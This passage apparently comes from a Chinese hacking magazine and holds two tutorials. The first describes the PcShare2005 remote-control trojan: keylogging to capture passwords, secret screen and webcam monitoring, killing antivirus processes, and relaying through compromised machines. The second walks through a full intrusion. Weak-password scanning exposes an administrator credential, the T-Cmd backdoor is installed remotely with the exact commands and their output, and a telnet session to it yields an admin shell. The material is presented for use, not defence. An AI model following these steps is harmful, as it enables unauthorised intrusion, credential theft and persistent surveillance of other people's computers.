载”，然后选择一个目录进行下载，如图6。在文件下载的过程中，我们可以通过下面的“正在下载文件”列表对正在进行传输的文件进行查看，从这里我们可以看到文件的下载进度，你也可以通过右键菜单随时开始或暂停文件的下载。




图5




图6

除了上面的这些功能外，PCSHARE还第一次添加了“搜索”功能，首先选择一个远程主机的目录，随后点击工具栏的“搜索”按钮，然后在弹出的搜索结果窗口输入要搜索的文件名称后进行搜索，如图7。




图7

点击工具栏上的“屏幕监控”按钮，在弹出的“PcSahre屏幕监控”窗口我们可以查看到对方屏幕当前显示的内容，更新速度非常的快并可以不断刷新。点击上面的“控制鼠标和键盘输入”按钮后，我们就完全可以通过鼠标和键盘对客户端电脑进行远程桌面操作，当然还可以通过“保存当前屏幕内容”对监控屏幕的内容进行保存，如图8。




图8

“超级终端”命令模拟了一个类似Telnet的功能，看上去和我们平时使用的命令提示符差不多，但在对方机器并不侦听端口，在此我们可以执行很多终端命令。由于超级终端同样是采用了反向连接并且采用了HTTP协议，所以数据可以轻松穿越防火墙。不过笔者在测试时发现，该命令可能在WIN98/ME下无法实现，所以使用前最好通过客户属性查看远程主机的操作系统类型，如图9。而通过“键盘监控”功能可以对对方的键盘输入进行查看，当我们点击“键盘监控”命令后，只要远程主机有键盘输入，该功能就可以很快的捕获对方的键盘输入情况，这样我们就可以非常方便的获取包括密码在内的重要信息，如图10。如果有必要的话，还可以通过“保存内容”命令将其保存下来。该键盘监控功能还可以实现全天侯输入监控，用户回车分行，数据在线上传。如果不在线就会自动记录到文件，等到上线后再上传。




图9




图10

进程列表管理功能可以对远程客户端电脑中正在使用的进程进行查看，并且可以通过右键及时刷新进程列表，如果发现杀毒软件或者网络防火墙，还可以通过“终止进程”来关闭它们，如图11。注册表编辑功能完全模拟了本地的注册表编辑器，用户可以通过它查看、编辑、修改远程客户端电脑中的注册表，如图12，并且还可以添加创建新的键值。服务管理功能可以对NT内核的系统，如WIN 2000、WIN XP、WIN 2003等，进行系统的服务查看，通过右键可以实现启动服务、删除服务、停止服务操作，如图13。




图11

新版本的PcSahre2005推出的一个全新功能的“视频监控”，在对方计算机有摄像头的前提下，能打开摄像头，并且可以通过双击鼠标右键把图像传输回本地，如图14。

PcShare能实现公网主机控制公网主机、公网主机控制局域网主机，暂时还不能实现局域网控制局域网的电脑，如果想实现局域网控制局域网，还是只能通过端口映射来实现。由于新版的PcShare所有的任务都用一个端口来实现传输，所以做端口映射的时候只要映射一个端口就够了，保证只要连接成功后什么操作都可以实现。

新版本的PcShare2005也充分考虑到这一点，在软件中添加了PcShare端口映射器功能。这样就可以将局域网内的服务映射到Internet上，使你在局域网内部也能使用自动上线功能了。点击“PcShare远程控制”菜单中的“PcShare端口映射器”命令，首先生成一个端口映射的服务端程序。在




图12




图13




图14

弹出的“PcShare端口转发器”窗口中设置“映射到目标主机”、“映射到目标端口”和“本地被映射端口”三项。在“映射到目标主机”中输入一台拥有独立IP地址的肉鸡IP，“映射到目标端口”和“本地被映射端口”就是我们在配置客户端时所设置的传输端口，然后将端口映射服务端程序PcProxy.exe上传到一台直接连接到因特网的主机上并运行。安装成功后，就将PcShare2005使用的80端口映射到这台肉鸡的80端口上，如图15，以后内网用户就可以方便的使用PcShare2005了。





图15

虽然作者的初衷是把PcShare做成一个功能强大的正规的具有远程监视、操作和维护功能的远程控制软件而不是木马软件，然而从上面介绍的这些功能来看，仍然可以把它当做木马软件使用。综上所述，PcShare的远程控制功能并不太多，但所有的命令都是常见易用的。由于使用了各种流行的木马技术，所以PcShare的隐蔽性和稳定性都非常的出色。我想随着作者的不断开发，在新版本中一定会添加更多的实用的控制功能，让我们拭目以待吧！

（文中的相关软件PcShare2005已经收录于光盘中）

简单后门菜鸟最爱——T-Cmd v1.0



图公子许

在入侵中我们经常用到很多后门，如………。今天我们就来给大家介绍一款适合菜鸟使用的超简单后门，别看它的使用简单，但功能还是很强大的。好了！现在请我们的主角登场吧——T-Cmd v1.0，它是一款自动为远程和本地主机创建服务级后门，它会和系统服务一样扎根在你的操作系统里。无须使用任何复杂的额外命令，支持本地和远程模式。重启后，程序仍然自动运行。监听端口20540/tcp。远程安装和卸载时，需提供管理员权限(Admin)的用户名及密码，若密码为空，则用"NULL"代替。经过测试，该后门可以适用于Windows2000和XP。

现在我们就来结合一次完整入侵来详细讲解一下T-Cmd v1.0的使用吧。

一、美好开始 获得权限

至于怎么得到肉鸡的管理员权限，我也不想多说了，漏洞啦、溢出啦、SHELL提升啦、SERV-U利用啦什么的，反正方法很多啦！而我们这里还是用X-Scan-v3.1来扫描弱口令（似乎好老套啊！别骂我啊！）。为了提高扫描速度，我们在X-Scan-v3.1"设置"里的"扫描模块"页里只选择"存活主机"和"NT弱口令"两项。"扫描参数"里填上们要扫描的ip范围我们这里写的是10.200.33.50-10.200.33.55。然后开始扫描，一会就能看见结果了。好了，大家看见了吧。10.200.xx.xx这台机器存在弱口令。用户名：Administrator、密码：wlzxstudent。我们来看看详细扫描报告吧！如图1：

安全漏洞及解决方案: 10.200.33.54		
类型	端口/服务	安全漏洞及解决方案
[illegible]	netbios-ssn (139/tcp)	NT-Server弱口令: "Administrator/[illegible]", 帐户类型: 管理员(Administrator)

图1

是不是很爽呢，我们可以看到帐号类型还是管理员，呵呵，那我们的权限也就是admin了。这就是成功的第一步，记住这个，后面会有用的。至于你用什么得到管理员权限就看你自己的喜好了，我这里不再详细讲解，我们继续——

二、远程安装 植入后门

好了，现在就要请出我们今天的主角了。他是在CMD下运行的程序，首先我们来看看帮助信息吧！我们可以用命令：**T-Cmd -help**来查看，如图2。

```
C:\WINNT\system32\cmd.exe
C:\Documents and Settings\Administrator\桌面\T-Cmd\bin>t-cmd -help

          ---[ T-Cmd v1.0 beta, by TOo2y   ]---
          ---[ E-mail: TOo2y@safechina.net ]---
          ---[ HomePage: www.safechina.net ]---
          ---[ Date: 02-05-2003            ]---

Attention:
  Be careful with this software, Good luck !

Usage Show:
  T-Cmd  -Help
  T-Cmd  -Install  [RemoteHost]  [Account]  [Password]
  T-Cmd  -Remove   [RemoteHost]  [Account]  [Password]

Example:
  T-Cmd  -Install  (Install in the localhost)
  T-Cmd  -Remove   (Remove  in the localhost)
  T-Cmd  -Install  192.168.0.1  TOo2y  123456  (Install in 192.168.0.1)
  T-Cmd  -Remove   192.168.0.1  TOo2y  123456  (Remove  in 192.168.0.1)
  T-Cmd  -Install  192.168.0.2  TOo2y  NULL    (NULL instead of no password)

C:\Documents and Settings\Administrator\桌面\T-Cmd\bin>
```

图2

为了方便大家理解，我根据图2里面的E文顺序做了一下翻译，如下。

T-Cmd -Help是查看帮助信息

T-Cmd -Install [RemoteHost] [Account] [Password]的意思是安装后门的密码，具体命令格式是：

T-Cmd -Install [肉鸡IP] [肉鸡管理员帐号] [肉鸡管理员帐号的密码]。

T-Cmd -Remove [RemoteHost] [Account] [Password]的意思是删除后门，命令格式是：

T-Cmd -Remove [肉鸡IP] [肉鸡管理员帐号] [肉鸡管理员帐号的密码]。

T-Cmd -Install (Install in the localhost)是在本机安装后门。这时操作的用户要有管理员权限。

T-Cmd -Remove (Remove in the localhost)是在本机上清除后门，同样要有管理员权限。

还不理解吗，好，我再详细举例来说明：

T-Cmd -Install 192.168.0.1 TOo2y 123456 (Install in 192.168.0.1) 这里是在192.168.0.1上安装后门，TOo2y 123456分别是192.168.0.1的管理员帐号和密码。

T-Cmd -Install 192.168.0.2 TOo2y NULL (NULL instead of no password) 这里的意思是在192.168.0.2上安装后门，192.168.0.2的管理员帐号是TOo2y，没有密码，记住没有密码用NULL。

T-Cmd -Remove 192.168.0.1 TOo2y 123456 (Remove in 192.168.0.1) 这里是在192.168.0.1上删除后门。

好了，那现在我们就在刚才扫到的10.200.xx.xx上安装这个简单的后门吧！

我们使用命令T-Cmd -Install 10.200.xx.xx Administrator wlzxstudent，如图3显示。

```
C:\WINNT\system32\cmd.exe
Example:
  T-Cmd  -Install  (Install in the localhost)
  T-Cmd  -Remove   (Remove  in the localhost)
  T-Cmd  -Install  192.168.0.1  TOo2y  123456  (Install in 192.168.0.1)
  T-Cmd  -Remove   192.168.0.1  TOo2y  123456  (Remove  in 192.168.0.1)
  T-Cmd  -Install  192.168.0.2  TOo2y  NULL    (NULL instead of no password)

C:\Documents and Settings\Administrator\桌面\T-Cmd\bin>T-Cmd  -Install  10.200.3
3.54  Administrator  wlzxstudent
Now Connecting ...... Success !
Transmitting File ... Success !
Creating Service .... Success !
Starting Service .... Pending ... Success !
Now Disconnecting ... Success !

C:\Documents and Settings\Administrator\桌面\T-Cmd\bin>
```

图3

在图3中可以清楚的看到，我们已经很顺利的安装成功了，那现在我们就可以远程连接我们的后门程序了。

三、连接后门 传送文件

连接很简单，我们只要Telnet肉鸡的20540端口就可以了，而且你也不用担心重启后后门失效，重启后，程序仍然自动运行，并监听端口20540/tcp。连接命令是"Telnet 10.200.xx.xx 20540"，连接成功后我们会看见欢迎界面，如图4。

```
C:\WINNT\system32\cmd.exe - telnet 10.200.33.54 20540
          ---[ T-Cmd v1.0 beta, by TOo2y   ]---
          ---[ E-mail: TOo2y@safechina.net ]---
          ---[ HomePage: www.safechina.net ]---
          ---[ Date: 02-05-2003            ]---

Escape Character is 'CTRL+]'

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>_
```

图4

现在我们有了一个远程肉鸡的cmdshell了，还是管理员权限哦。你想做什么呢？传个木马吧！这样可以更直观的控制肉鸡了。其实后门在实际入侵中的作用是：入侵完成后，在肉鸡上安装后门，以便下次登陆肉鸡。因为后门的隐蔽性（程序本身体积小，易于隐藏）要优于一般木马程序。我们这里使用国产木马：风雪.v41。先配置服务端，如图5显示配置成功，服务端名字就是：ipserver.exe了。

